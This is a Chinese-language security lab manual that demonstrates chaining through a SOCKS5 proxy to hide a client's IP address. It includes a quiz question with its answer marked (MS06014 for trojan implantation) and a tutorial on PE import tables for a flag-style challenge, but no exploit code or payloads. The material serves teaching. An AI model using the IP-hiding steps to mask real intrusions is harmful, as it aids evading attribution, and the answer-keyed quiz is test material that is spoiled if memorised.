


图 3 查看日志

(8) 代理跳板

「此步骤用到 3 台主机，分别为主机 A、主机 B、主机 C 为例说明」

①主机 A 作为代理服务器，点击 Vstart 工具集->网络攻防中的 svchost，弹出 snake 图形界面，将界面进行截图并上传：



点击配置中的运行选项，可修改代理服务的端口。



图 4 配置端口

端口可修改，本实验以默认的 1913 为例，并勾选“允许作为 sock5 代理”。




图 5 配置代理

②使用 sock5 代理连接网络。

主机 B 作为客户端使用傲游浏览器配置使用 sock5 代理通过代理服务器主机 A 访问网络。点击平台工具栏“傲游浏览器”按钮，启动傲游浏览器，点击“工具”——“代理服务器”——“管理代理服务器列表”。



图 6 打开代理

添加代理，如下图。填写地址为 sock5 代理所在主机 A 机器的 IP 地址：端口号为代理服务器 Snake 设置的端口，类型选择 socks5 代理，点击“确定”按钮。




图 7 添加代理

③主机 A、主机 C 点击平台工具栏“Wireshark”按钮，启动网络封包分析工具。点击捕获使用的网卡，开始捕获。主机 B 点击平台工具栏“傲游浏览器”按钮，访问主机 C 的 BBS，代理服务器主机 A 查看 snake 工作状态。



图 8 查看状态

主机 A 查看 Wireshark 抓取数据包情况。




图 9 主机 A 抓取数据包

主机 C 查看 Wireshark 抓取数据包情况。发现客户端主机 B 访问主机 C 的时候，源地址均为代理服务器主机 A 的地址，实现了隐藏 IP 的目的。




图 10 主机 C 抓取数据包

课程编号: B080203120

回答问题: 实验中木马植入用到了微软的哪个漏洞? (C)

A MS06279

B MS98000

C MS06014

D MS33669

www.flagzue.cn

拓展: 初解 PE 文件

【实战目标】

借助输入表的 IID 数组, 查找 PE.exe 文件隐式的链接 DLL 文件偏移地址值 (如 DLL 文件一的偏移地址是 123, DLL 文件二的偏移地址是 AB6, 答案提交 123AB6, 依次类推)。

【实战提示】

1. 使用 LordPE 工具, 查看各个块实际偏移地址;
2. 使用 WinHex 工具查找 IID 数组。
3. 根据 IID 数组内容确定 DLL 文件名称和 DLL 文件偏移地址。

解题需知

1. PE 文件格式是 Win32 平台上 (包括 Windows9x/NT/2000/XP/2003/Vista/CE) 主流的可执行文件格式, 是 Portable Executable File Format (可移植的执行体) 简写。它衍生于早期建立在 VAX/VMS 上的 COFF (Common Object File Format) 文件格式。对 PE 格式和 COFF 文件的主要描述存放在 winnt.h 文件中, 它是 PE 文件定义的最终决定者。它是目前 Windows 平台上的主流可执行文件格式。PE 文件使用的是一个平面地址空间, 所有代码和数据都被合并在一起, 组成一个很大的结构。文件的内容被分割为不同的区块 (Section, 又称区段、节等), 区块中包含代码和数据, 各个区块按页边界来对齐, 区块没有大小限制, 是一个连续结构。每个块都有它自己在内存中的一套属性, 比如, 这个块是否包含代码、是否只读或者可读写等。

认识 PE 文件不是作为单一内存映射文件被装入内存是很重要的, Windows 加载器 (又称 PE 装载器) 遍历 PE 文件并决定文件的哪一部分被映射, 这种映射方式是将文件较高的偏移位置映射到较高的内存地址中。当磁盘文件一旦被装入内存中, 磁盘上的数据结构布局和内存中的数据结构布局是一致的, 这样如果在磁盘的数据结构中寻找一些内容, 那么几乎都能在被装入到内存映射文件中找到相容的信息。但是数据之间的相对应位置可能改变, 其某项的偏移地址可能区别于原始的偏移位置, 不管怎样, 所有表现出来的信息都允许从磁盘文件偏移到内存偏移的转换。

(1) 基地址

当 PE 文件通过 Windows 加载器被装入内存后, 内存中版本被称作模块 (Module), 映射文件的起始地址被称为模块句柄 (hModule), 可以通过模块句柄访问内存中其他的数据结构。这个初始内存地址也称为基地址 (ImageBase)。准确的说, 对于 WindowsCE 这是不成立的, 一个模块句柄在 WindowsCE 下并不等同于安装的起始地址。

(2) 相对虚拟地址

为了在 PE 文件中避免有确定的内存地址, 出现了相对虚拟地址 (Relative Virtual Address, 简称 RVA) 概念。RVA 只是内存中的一个简单的相对于 PE 文件载入地址的偏移位置, 它是一个“相对”地址, 或称为“偏移量”。

(3) 文件偏移地址

当 PE 文件储存于磁盘上时, 某个数据的位置相对于文件头的偏移量, 称为文件偏移地址 (File Offset) 或物理地址 (RAW Offset)。文件偏移地址从 PE 文件的第一个字节开始计数, 起始值为 0。用十六进制工具打开文件所显示的地址就是文件偏移地址。

(4) MS-DOS 头部

每个 PE 文件是以一个 DOS 程序开始的, 有了它一旦程序在 DOS 下执行, DOS 就能识别出这是有效的执行体, 然后运行紧随 MZ header 之后的 DOS stub (DOS 块)。

(5) PE 文件头

紧跟着 DOS stub 的是 PE 文件头 (PE Header)。PE Header 是 PE 相关结构 NT 映像头 (IMAGE_NT_HEADERS) 的简称, 其中包含许多 PE 装载器用到的重要字段。执行体在支持 PE 结构的操作系统中执行时, PE 装载器将从 IMAGE_DOS_HEADER 结构中的 e_lfanew 字段里找到 PE Header 的起始偏移地址, 加上基地址得到 PE 文件头的指针。

(6) 区块

在 PE 文件头与原始数据之间存在一个区块表 (Section Table), 区块表包含每个块在映像中的信息, 分别指向不同的区块实体。

(7) 输入表

可执行文件使用来自于其他 DLL 的代码或数据时, 称为输入。当 PE 文件装入时, Windows 加载器的工作之一就是定位所有被输入的函数和数据, 并且让正在被装入的文件可以使用那些地址。这个过程是通过 PE 文件的输入表 (Import Table, 简称 IT, 也称为导入表) 来完成的, 输入表中保存的是函数名和其驻留的 DLL 名等动态链接所需的信息, 因此输入表在软件外壳技术上的地位非常重要。

(8) 绑定输入

当 PE 装载器装入 PE 文件时, 检查输入表并将相关 DLL 映射到进程地址空间。然后遍历 IAT 里的 IMAGE_THUNK_DATA 数组并用输入函数的真是地址替换它, 这需要很多时间。如果程序员事先能正确预测函数地址, PE 装载器就不用每次装入 PE 文件时都去修正 IMAGE_THUNK_DATA 值了, 绑定输入 (Bound Import) 就是这种思想的产物。

(9) 输出表

当创建一个 DLL 时, 实际上创建了一组能让 EXE 或其他 DLL 调用的一组函数, 此时 PE 装载器根据 DLL 文件中输出信息修正被执行文件的 IAT。当一个 DLL 函数能被 EXE 或另一个 DLL 文件使用时, 它被成为输出表 (exported)。其中输出信息被保存在输出表中, DLL 文件通过输出表向系统提供输出函数名、序号和入口地址等信息。

(10) 基地址重定位

当链接器生成一个 PE 文件时, 它假设这个文件执行时会被装载到默认的基地处, 并且 code 和 data 的相关地址都写入 PE 文件中。如果装入时按默认的值作为基地地址装入, 则不需要重定位。但如果可执行文件被装载到虚拟内存的另一个地址, 链接器所登记的那个地址就是错误的, 这时就需要用重定位表来调整, 在 PE 文件中, 它往往单独分为一块, 用 “.reloc” 表示。

(11) 资源

Windows 程序的各种界面称为资源, 包括加速键 (Accelerator)、位图 (Bitmap)、光标 (Cursor)、对话框 (Dialog Box)、图标 (Icon)、菜单 (Menu)、串表 (String Table)、工具栏 (Toolbar)、版本信息 (Version Information) 等。在 PE 文件所有结构中, 资源部分是最复杂的。

2. IID 数组: 输入函数就是指被程序调用, 但其代码又不在程序中的函数, 这些函数的代码在程序相关的 DLL 中, 当 PE 文件被装入时, Windows 装载器确保所有它所需的 DLL 都被加载, 然后完成 PE 文件同 DLL 的连接。

在 PE 文件 IMAGE_OPTIONAL_HEADER32 中数据目录 IMAGE_DATA_DIRECTORY 的第二个成员指向输入表。输入表以一个 IMAGE_IMPORT_DESCRIPTOR (简称 IID) 数组开始。每个被 PE 文件隐式的链接进来的 DLL 都有一个 IID。数组结束时, 再以一个全 0 的 IID 结构作为结束。

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
union
{
```


```

DWORD Characteristics;           DWORD OriginalFirstThunk;
};
DWORD TimeDateStamp;
DWORD ForwarderChain;
DWORD Name;
DWORD FirstThunk;
} IMAGE_IMPORT_DESCRIPTOR;
    
```

这里的 OriginalFirstThunk 指向 INT (Import Name Table), FirstThunk 指向 IAT (Import Address Table)。

INT 和 IAT 都是 IMAGE_THUNK_DATA 结构的数组。每一个 IMAGE_IMPORT_DATA 结构指向一个 IMAGE_IMPORT_BY_NAME 结构, 而 IMAGE_IMPORT_BY_NAME 中的 Hint 和 Name 分别存放着输入函数在 DLL 中的序号和输入函数的名称。由 OriginalFirstThunk 和 FirstThunk 分别指向的 INT 和 IAT 是两组并行的指针, 二者本质上是相同的。OriginalFirstThunk 指向的 INT 是不可改写的, 而 FirstThunk 指向的 IAT 由 PE 装载器重写, 用函数真正的入口地址来代替。之所以有不同是为了满足不同的函数输入方式。

3. LordPE: 是一款功能强大的 PE 文件分析、修改、脱壳软件。LordPE 是查看 PE 格式文件信息的首选工具, 并且可以修改相关信息。
4. WinHex: 十六进制编辑器, 它可以用来检查和修复各种文件、恢复删除文件、硬盘损坏造成的数据丢失等, 同时还可以查看其他程序隐藏起来的文件和数据。
5. 操作流程




【详细指导】

1. 计算文件偏移地址

(1) 运行 LordPE 编辑工具, 单击 **【PE Editor】** 加载目标程序 PE.exe 文件, 单击 **【Sections】**

查看各个块的实际偏移地址, 如下图所示。



Name: 区块名称;

VOffset: 该区块装载到内存中的 RVA 值;


VSize: 指出实际的、被使用的区块大小, 是区块在没有对齐处理前的实际大小;

ROffset: 该块在磁盘文件中的偏移地址;

RSize: 该块在磁盘文件中所占的大小;


Flags: 区块属性的标志位;

(2) “.rdata” (只读数据段) 装载到内存中的 RVA 值是 2000h, 该块在磁盘文件中的偏移地址是 400h, 计算 ΔK (VOffset 与 ROffset 的差值) = 2000h - 400h = 1C00h。单击【L】查看列表, 下图所示, 引入表的相对虚拟地址 (RVA) 2040h。所以文件偏移地址为 (相对虚拟地址 (RVA=虚拟地址-基地址) 与 ΔK 的差值): 2040h - 1C00h = 440h。



2. 查看引入 DLL 位置

运行 WinHex 工具, 依次执行 File/Open 或者使用 Ctrl+O 快捷键加载目标程序 PE.exe 文件。查找偏移地址为 00000440h 处, 即输入表的内容地址。每一个 IID 包含 5 个双字, 用来描述一个引入的 DLL 文件, 数组结束时, 再以一个全 0 的 IID 结构作为结束。。如下图所示。




3. 查看引用 DLL 文件

如上图所示，输入表的 IID 数组（图中阴影部分）整理如下表所示。每一个 IID 包含一个 DLL 的描述信息，现有两个 IID，因此这里面引入了两个 DLL 文件。

